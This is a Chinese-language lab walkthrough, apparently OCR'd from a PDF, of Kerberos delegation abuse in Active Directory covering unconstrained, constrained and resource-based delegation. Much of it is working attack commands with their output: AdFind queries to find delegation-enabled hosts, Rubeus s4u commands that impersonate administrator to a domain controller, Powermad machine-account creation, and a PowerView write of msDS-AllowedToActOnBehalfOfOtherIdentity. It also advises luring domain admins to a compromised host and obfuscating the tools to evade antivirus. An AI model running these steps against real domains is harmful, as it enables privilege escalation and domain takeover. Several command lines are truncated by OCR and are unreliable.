
用户A访问访问web服务器service1，需要更新数据，数据在另一台MSSQL数据库机器service2上，用户访问service1会使用自己的TGT，然后service1访问service2,则会拿着用户的TGT去访问service2,此时身份虽然是service1,但其实用的是用户A的TGT，此时service1能访问的权限也不大于用户可访问的权限

非约束委派

先放一张官图：



根据官方文档：此过程中用户请求的TGT是可转发的，在KEB_TGS_REQ期间会设置此标志，这样返回的TGT就是可转发的，和普通的keberos认证不同，而且因为没有限制service1对于用户tgt的使用，故就是非约束委派的意思了




```
PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properti
es trustedfordelegation,serviceprincipalname,description


Description          :
DistinguishedName    : CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
DNSHostName          : ADMIN-PC.ADTEST.COM
Enabled              : True
Name                 : ADMIN-PC
ObjectClass          : computer
ObjectGUID           : 8053a933-a6d2-4158-a429-2bbced1ca63a
SamAccountName       : ADMIN-PC$
serviceprincipalname : {WSMAN/admin-PC, WSMAN/admin-PC.ADTEST.COM, RestrictedKrbHost/ADMIN-PC, HOST/ADMIN-PC...}
SID                  : S-1-5-21-2487797674-3797596314-481654892-1104
TrustedForDelegation : True
UserPrincipalName    :
```

当一台域主机配置为非约束委派（通常我们目标是运行服务的），如果此时其他用户包括域管来访问主机，那么主机就会缓存该用户的TGT，之后我们就可以通过PTT来访问该用户的机器或者该用户可访问的机器或服务了

ADfind域内查找配置为非约束委派的机器,主要是利用(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288)) 这个ldap查询

代码块

```
AdFind.exe -b "DC=adtest,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName
Get-NetComputer -Unconstrained -Domain adtest.com   //powerview
```

```
C:\Users\trump\Desktop>AdFind.exe -b "DC=adtest,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: WIN-B676Q6I4NQB.ADTEST.COM:389
Directory: Windows Server 2012

dn:CN=WIN-B676Q6I4NQB,OU=Domain Controllers,DC=ADTEST,DC=COM
>cn: WIN-B676Q6I4NQB
>distinguishedName: CN=WIN-B676Q6I4NQB,OU=Domain Controllers,DC=ADTEST,DC=COM

dn:CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
>cn: ADMIN-PC
>distinguishedName: CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
```

域控默认是开启非约束委派的,然后就是想办法要让域管或者高权限用户来连接这台配置了非约束委派的机器了

利用过程：


1.搞到一台配置了非约束委派的机器

2.诱骗目标访问此台机器，从而搞到票据做PTT

约束委派

可以看出，非约束委派的危险性，本来用户只是想访问某个服务，但是一旦利用非约束委派，却能实现任意服务的访问，微软也因为非约束委派的脆弱性在windows server 2003中引入了约束委派机制

最主要的区别就是引入了两个子协议S4U2Self以及S4U2Proxy



1.首先user请求service1,如果用户是使用非Kerberos协议进行的认证，那么此时user是不会和KDC交互，也就不会向service1发送ST

2.此时的service1自然是通过认证的，所以他可以通过S4U2Self这个协议拓展，去跟KDC交互,请求自己的ST，对没错自己请求自己的ST（通过S4U2Self，其实是为了给用户申请访问自己的ST，其中在pata数据块中，username以及realname均是用户的，所以说此时的service1充当了工具人的角色，用户不通过kerberos认证没有ST，service1还得帮他申请）

3.服务返回了ST给service1，此时ST虽然是service1申请的，但是角色却体现在user上，就像user通过kerberos认证拿到的ST一样

4.此时就算正常认证服务了

5.接下来user访问service1，通过service1请求service2上的资源，要想成功完成此过程，需要两个先决条件 1）service1要有用户可转发的TGT，这个票据在通过S4U2Self过程时搞到了 2) service1以及和KDC经过了认证，并且拿到了TGT


6.service1代表user去请求获得service2的ST

7.KDC返回service2的ST给service1


8.service1代表user去请求service2访问资源

S4U2Self主要就是针对了用户没通过kerberos认证的这种情况

S4U2Proxy则是用来使用可转发的TGT去向msdn-allowedtodelegateto指定的服务请求ST，KDC将检查请求的服务是否在服务账户（此时的service1）的msdn-allowedtodelegateto属性中，这样委派就被约束了起来



这里我们配置testservice服务账户到cifs文件服务器的约束委派



通过之前的约束委派认证分析我们可以得知，service1无法获取user的TGT，但是service1可以通过S4U2Self代替user去请求service2的ST，那么也就是说只要我们有一个约束委派的服务账号的凭据，就可以伪造S4U2Self请求，

代表用户user去访问service2了

利用过程：

1.查找配置了约束委派的服务账户或者主机账户(这里用作演示，实际利用必须要掌握配置了约束委派的主机账户或服务账户的权限才行，至于查找命令可以用powerview啥的，
https://github.com/CBHue/PyFuscation 可以用这个处理一下混淆)


代码块

```
AdFind.exe -b "DC=adtest,DC=com" -f "(&(samAccountType=805306368)(msds-allowedtodelegate
distinguishedName msds-allowedtodelegateto #查找服务账户
AdFind.exe -b "DC=adtest,DC=com" -f "(&(samAccountType=805306369)(msds-allowedtodelegate
distinguishedName msds-allowedtodelegateto #查找主机
```

2.通过Rubeus创建hash并模拟administrator访问域控

代码块

```
Rubeus.exe hash /user:testservice /password:testservice /domain:adtest.com
Rubeus.exe s4u /user:testservice /rc4:B4FD42F6F893FE709FC2A626928CE44E
/impersonateuser:administrator /msdsspn:cifs/WIN-B676Q6I4NQB.adtest.com /ptt
```



基于资源的约束委派

基于资源的约束委派，相较于传统约束委派，大同小异，不同点在于：

1.传统约束委派属性需要域管来配置，而基于资源的约束委派只要有对应机器的类似GenericAll/GenericWrite/WriteDacl等写权限具体来说是编辑属性的权限就可配置

2.基于资源的约束委派属性描述符为：msDS-AllowedToActOnBehalfOfOtherIdentity

对于基于资源的约束委派的利用的关键点，user对于目标服务有属性配置权限，user可以创建机器账户(机器账户创建时默认注册具有spn，可以用来伪造S4U2Self，关键是我们创建的我们知道密码，伪造S4U2Self要用的)

这里使用powermad注册一个机器账户(ps：实验所用脚本工具都是不免杀的需要重做最好)

代码块

```
New-MachineAccount -MachineAccount testsystem -Password $(ConvertTo-SecureString "testsy
AsPlainText -Force)
```

```
PS C:\Users\trump\Desktop> net group "domain computers" /domain
这项请求将在域 ADTEST.COM 的域控制器处理。

组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员

-------------------------------------------------------------------------------
ADMIN-PC$                testsystem$
命令成功完成。
```

```
PS C:\Users\trump\Desktop> Get-DomainComputer testsystem


dnshostname             : testsystem.adtest.com
ms-ds-creatorsid        : {1, 5, 0, 0...}
objectsid               : S-1-5-21-2487797674-3797596314-481654892-1117
samaccounttype          : MACHINE_ACCOUNT
primarygroupid          : 515
instancetype            : 4
badpasswordtime         : 1601/1/1 8:00:00
accountexpires          : NEVER
whenchanged             : 2020/12/21 5:03:47
badpwdcount             : 0
useraccountcontrol      : WORKSTATION_TRUST_ACCOUNT
name                    : testsystem
objectclass             : {top, person, organizationalPerson, user...}
logoncount              : 0
lastlogon               : 1601/1/1 8:00:00
serviceprincipalname    : {RestrictedKrbHost/testsystem, HOST/testsystem, RestrictedKrbHost/testsystem.adtest.co
                          testsystem.adtest.com}
usncreated              : 41094
dscorepropagationdata   : 1601/1/1 0:00:00
distinguishedname       : CN=testsystem,CN=Computers,DC=ADTEST,DC=COM
cn                      : testsystem
pwdlastset              : 2020/12/21 13:03:47
objectguid              : b5093b6c-377f-44a8-94b1-ad53f86015bf
whencreated             : 2020/12/21 5:03:47
localpolicyflags        : 0
samaccountname          : testsystem$
countrycode             : 0
objectcategory          : CN=Computer,CN=Schema,CN=Configuration,DC=ADTEST,DC=COM
iscriticalsystemobject  : False
usnchanged              : 41096
lastlogoff              : 1601/1/1 8:00:00
codepage                : 0
```

配置testsystem到目标服务targetpc的委派

代码块

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2487797674-3797596314-481654892-1117)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer targetpc| Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```


这里的SID添加的时候必须以字节的形式添加，直接字符串不行的，这里可以了解一下这个SecurityIdentifier

之后就可以用Rubeus或者impacket伪造S4U，进行ptt获取目标访问权限了，需要注意的是此administrator只对当前目标有效


代码块


```
Rubeus.exe hash /user:testservice /password:testservice /domain:adtest.com
Rubeus.exe s4u /user:testservice /rc4:B4FD42F6F893FE709FC2A626928CE44E
/impersonateuser:administrator /msdsspn:cifs/dc01.adtest.com /ptt
```

wireshark捕获关于基于资源的数据包：




第一个TGS-REQ是service1通过S4U2Self去向KDC请求的访问自己ST，第二个TGS-REQ则是service1去请求的访问cifs的目标服务的ST。可以对比看看





相较于传统的请求过程，S4U请求中多了以下部分，表示代表了哪个用户去请求：



敏感用户不可委派的问题

在域中将类似aministrator等高权限账户安全属性设置为不可委派来提高安全等级

我们先看看正常的伪造S4U的过程：

代码块


```
Rubeus.exe hash /user:testservice /password:testservice /domain:adtest.com
Rubeus.exe s4u /user:testservice /rc4:B4FD42F6F893FE709FC2A626928CE44E
/impersonateuser:administrator /msdsspn:cifs/dc01.adtest.com /ptt
```

```
[*] Action: S4U

[*] Using domain controller: DC01.ADTEST.COM (172.23.0.105)
[*] Building S4U2self request for: 'testservice@ADTEST.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'testservice@ADTEST.COM'
[*] base64(ticket.kirbi):

      doIFPjCCBTqgAwIBBaEDAgEWooIEWzCCBFdhggRTMIIET6ADAgEFoQwbCkFEUEVTVC5DT02iGDAWoAMC
      AQGhDzANGwt0ZXN0c2Vydmljb2FsZaOCBB4wggQaoAMCARehAwIBAqKCBAwEggQI6l5sxsD96YIOx1HYgHf1
      wLmPKjTjp6p+9Mkd5Q/0f9Uk0JlaP87Uk65Gh+Hv6sU37D3Nnkm/9VO1X40Q9YE4vRRmBwUPWrpmWrwQ
      PxSG8X8OXW8+GUnk2QRrP3V2DAatYpaQiOQ0D7Y+qxYmoWsztRlsVT0GPSDD07gY0b4AURDL2I9jSYwT
      80K/d/QICuxV14LWvfZeUT3bq7kf7gakRnR0+UklTbKutjwiy9kQYZFcC1gM4dxuXSaoylixBS1xJnRQ
      EsUSoL2wLcC1wI0XzObjpppiemlfcXgVdHyvDW/VO1UX+HnmK4CQmUwXpPKf8mHQDZRI4lhcbgmt1K94
      KJazFzNEgNHkDzaDAnXmHiYIZTkD/h9FTxF1h96C6eOs/3er0SUnhMKK3PorfNIPyMEMDQvm8jud6OAG
      aiN3XMjYt4Lp2ICHK8rxZzRKQapkjBHv+n07ddMDoPfrlrejEUqQtxnPq3mjeQfpxlbKtyPMnQq+lRCu
      ExGwwp7pIlUdEIdjIXZJW/OFAcYxmpaeyeah7ZCztM7/4QYZiQnGk0myz993S0jXtLa1fLAnvHwUZC0x
      vbQSEkNY85Eb3hWOxXlFGQvFGy+ShEBAHR/VS0qtvTMWh8NvA2nn1ahFbtXZKJE4SayLV37JddTGV7l1
      IRM+Qa/za8YJttufFcv8AfPpeI6MesQgPPpuCHYezSav3w4UlnLDynb/04lhxXHquiMM4IedgIN69UPU
      HhrfwaQmoIbegZhSuWg1/P/QRw2bxJYbMrOnLP2ORFFj52bGse7MK/aUdBLd+20nw1vUwZBZGdoIkcJ
      ISUztmsXO6EKvS1Qmo5juHy01fkIs5sMRScc1VM8TLMGkN5EmvGcD2uPXxF71u30Yn1boOLNQjd6czVN
      Q7g1ChZKlUiagqKfYgkBHAA9dBfP1vbUYe14+XB8cnkSvLQKO0SDRGyUlXJQcl3iefyHim/h0m+Fpl9O
      dQOF7OLPsSfh3YsbjkSlCozd/hrapAJQoflnnezH6S++Aw3xaI6XD00M9XAu7tKJG4wzaAam50cqqtaq
      soS6gjQtHUttYEQFRYzxOsevSLRyAjDlol/Jlm2/2LXiqX4QZrIIPoEJyUlwWUm8tdBd2KPp9MFP14th
      CE1vr8Q2/+DwRJfPhCC5cuuLu3uKPHB+CfQQ9SGvhsHT4wg+keL7C/o4RzTukhlc+Kf+A/7/rWXZ8Utr
      AmAdJ5+ZXA1aAS/Ob2EwVJQIbT4SMrFPqPEU9dHq77bhUX2Qs8JLEaBUxbYrNydm4/tcqP4CpZriexXn
      IJYG0HypMjSwXnpY6NWE4zttlfumXO5tg6xtaRm2TH0yqAd/wQIsutCn/VJoRCYwqI1zvp5hr/Huo4HO
      MIHLoAMCAQCigcMEgcB9gb0wgbqggbcwgbQwgbGgGzAZoAMCARehEgQQ3xgP16pryI6Mjz3WB0VS66EM
      GwpBRFRFU1QuQ09NohowGKADAgEKoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAQKEAAKURGA8yMDIwMTIy
      MTA3NDAwOFqmERgPMjAyMDEyMjExNzQwMDhapxEYDzIwMjAxMjI4MDc0MDA4WqgMGwpBRFRFU1QuQ09N
      qRgwFqADAgEBoQ8wDRsLdGUzdHNlcnZpY2U=

[*] Impersonating user 'administrator' to target SPN 'cifs/dc01.adtest.com'
[*] Using domain controller: DC01.ADTEST.COM (172.23.0.105)
[*] Building S4U2proxy request for service: 'cifs/dc01.adtest.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc01.adtest.com':
```

```
PS C:\Users\trump\Desktop> .\Rubeus.exe klist

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x3c815

  UserName                 : trump
  Domain                   : ADTEST
  LogonId                  : 0x3c815
  UserSID                  : S-1-5-21-2487797674-3797596314-481654892-1111
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 2020/12/21 9:53:48
  LogonServer              : WIN-B676Q6I4NQB
  LogonServerDNSDomain     : ADTEST.COM
  UserPrincipalName        : trump@ADTEST.COM

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 2020/12/21 15:40:08 ; 2020/12/22 1:40:08 ; 2020/12/28 15:40:08
      Server Name       : cifs/dc01.adtest.com @ ADTEST.COM
      Client Name       : administrator @ ADTEST.COM
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

